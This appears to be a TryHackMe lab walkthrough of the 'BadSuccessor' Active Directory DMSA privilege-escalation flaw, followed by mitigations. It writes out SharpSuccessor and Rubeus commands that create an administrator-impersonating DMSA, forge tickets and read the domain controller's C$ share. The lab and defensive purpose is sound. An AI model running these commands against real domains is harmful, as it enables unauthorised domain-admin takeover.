ChatGPT & Gemini in Ethical Hacking & Cyber Security | TryHackMe BadSuccessor Walkthrough
This article discusses a Microsoft Windows Active Directory vulnerability called “Bad Successor.” This vulnerability can allow an attacker…

This article discusses a Microsoft Windows Active Directory vulnerability called “Bad Successor.” This vulnerability can allow an attacker to escalate privileges from a domain user to a domain admin. At the time of the video’s recording, Microsoft was reportedly working on a patch, but one had not yet been released. We used ChatGPT & Gemini to help interpret the output of security tools, research vulnerabilities and create reports.

Role of AI (Mainly ChatGPT & Gemini) in Cyber Security
In the video at the end, I highlight the use of AI tools like ChatGPT and Gemini as assistants for:
- Interpreting the output of security tools and scripts.
- Understanding complex technical concepts.
- Generating reports, executive summaries, and mitigation plans.
- You should also be cautious against over-reliance on AI, we should still rely personal knowledge, research, and verification of AI-generated content.
Key Concepts and Account Types

Managed Service Account (MSA): Introduced to manage services on a single computer, with the AD system managing its password.
Group Managed Service Account (gMSA): An evolution of MSA, designed to manage services across multiple computers, with the AD system also managing its password.
Delegated Managed Service Account (DMSA): A newer type introduced in Windows Server 2025, intended for managing services on a specific server. Unlike MSA and gMSA, the administrator, not the system, handles this account. The vulnerability lies in the potential for an attacker who controls a DMSA object to “succeed” an admin account and inherit its privileges.
Exploiting BadSuccessor
Finding Accounts with DMSA Creation Permissions:
- A PowerShell script,
get_bad_successor_ou_permissions.ps1, is used to identify accounts that have permissions to create DMSAs. - The necessary permissions for creating DMSAs include:
CreateChildGenericAllWriteDACLWriteOwner
The script identified a user (tbyte) with these permissions within a specific organizational unit (lab_ou).
Attack Stages and Tools

Creating a DMSA:
- Tool:
SharpSuccessor.exe - Command:
.\SharpSuccessor.exe add --impersonate administrator --path "OU=lab_ou,DC=tryhackme,DC=local" --name pentest_dmsa - This command creates a DMSA named
pentest_dmsawhile impersonating the administrator.
Mimicking Successful Migration (Ticket Manipulation):
- Tool:
Rubeus.exe - Obtaining the Ticket Granting Ticket (TGT) of the current user (
tbyte): - Conceptual command (the video shows a different specific Rubeus command but explains this concept):
.\Rubeus.exe tgtdeleg /nowrap
Requesting a Ticket Granting Service (TGS) ticket for the newly created DMSA:
- Command:
.\Rubeus.exe asktgs /user:pentest_dmsa /service:krbtgt /dc:controller.tryhackme.local /ptt /ticket:[Base64_TGT_of_tbyte] - The
/pttswitch imports the obtained ticket into memory, allowing the attacker to act as the DMSA.
Accessing Resources with Escalated Privileges:
- Once the ticket is imported, the attacker can access resources as the DMSA, which now has administrator-level privileges.
Example command to list files on the domain controller’s C$ share (demonstrating access):
- First, obtain a service ticket for CIFS (Common Internet File System) on the domain controller:
.\Rubeus.exe asktgs /user:pentest_dmsa /service:cifs/DC_COMPUTER_NAME.tryhackme.local /dc:controller.tryhackme.local /ptt /ticket:[Base64_TGT_of_tbyte] - Then, list the directory:
dir \\DC_COMPUTER_NAME.tryhackme.local\c$
The video below specifically demonstrates accessing the administrator’s desktop to find a flag file:
dir \\DC_COMPUTER_NAME\c$\Users\Administrator\Desktoptype \\DC_COMPUTER_NAME\c$\Users\Administrator\Desktop\flag.txt

BadSuccessor Mitigation


I used AI tools (ChatGPT and Gemini) to help generate an executive summary, discuss business impact, and outline potential mitigation strategies.
- No Official Patch (at time of this article): Microsoft was working on a fix.
- Restrict DMSA Permissions: Limit who can create and modify DMSAs to only trusted administrative users.
- Demotion of Windows Server 2025 DCs: Suggested as a possibility, though acknowledged as potentially difficult.
- Disable/Limit DMSA Creation: Consider disabling the creation or modification of DMSAs entirely or restricting their scope to very specific users.
- ChatGPT’s Customized Checklist for DMSA Security included:
- Enumerate existing DMSA objects.
- Identify accounts with permissions like
CreateChild,WriteDACL,GenericAll, andWriteOwnerover OUs related to DMSAs. - Restrict these permissions, especially for non-admin users, on DMSA objects and their linked OUs.
- Prevent permission inheritance on OUs containing DMSAs if it grants excessive rights.
- Audit successor permissions and use tools like BloodHound to identify risky delegation paths.
- Harden DMSA object permissions (e.g., enforce read access, validate write access to DNS hostnames, explicitly deny sensitive operations).
- Monitor event logs for DMSA creation and modification activities.
TryHackMe BadSuccessor Room Anwers
Room answers can be found here.



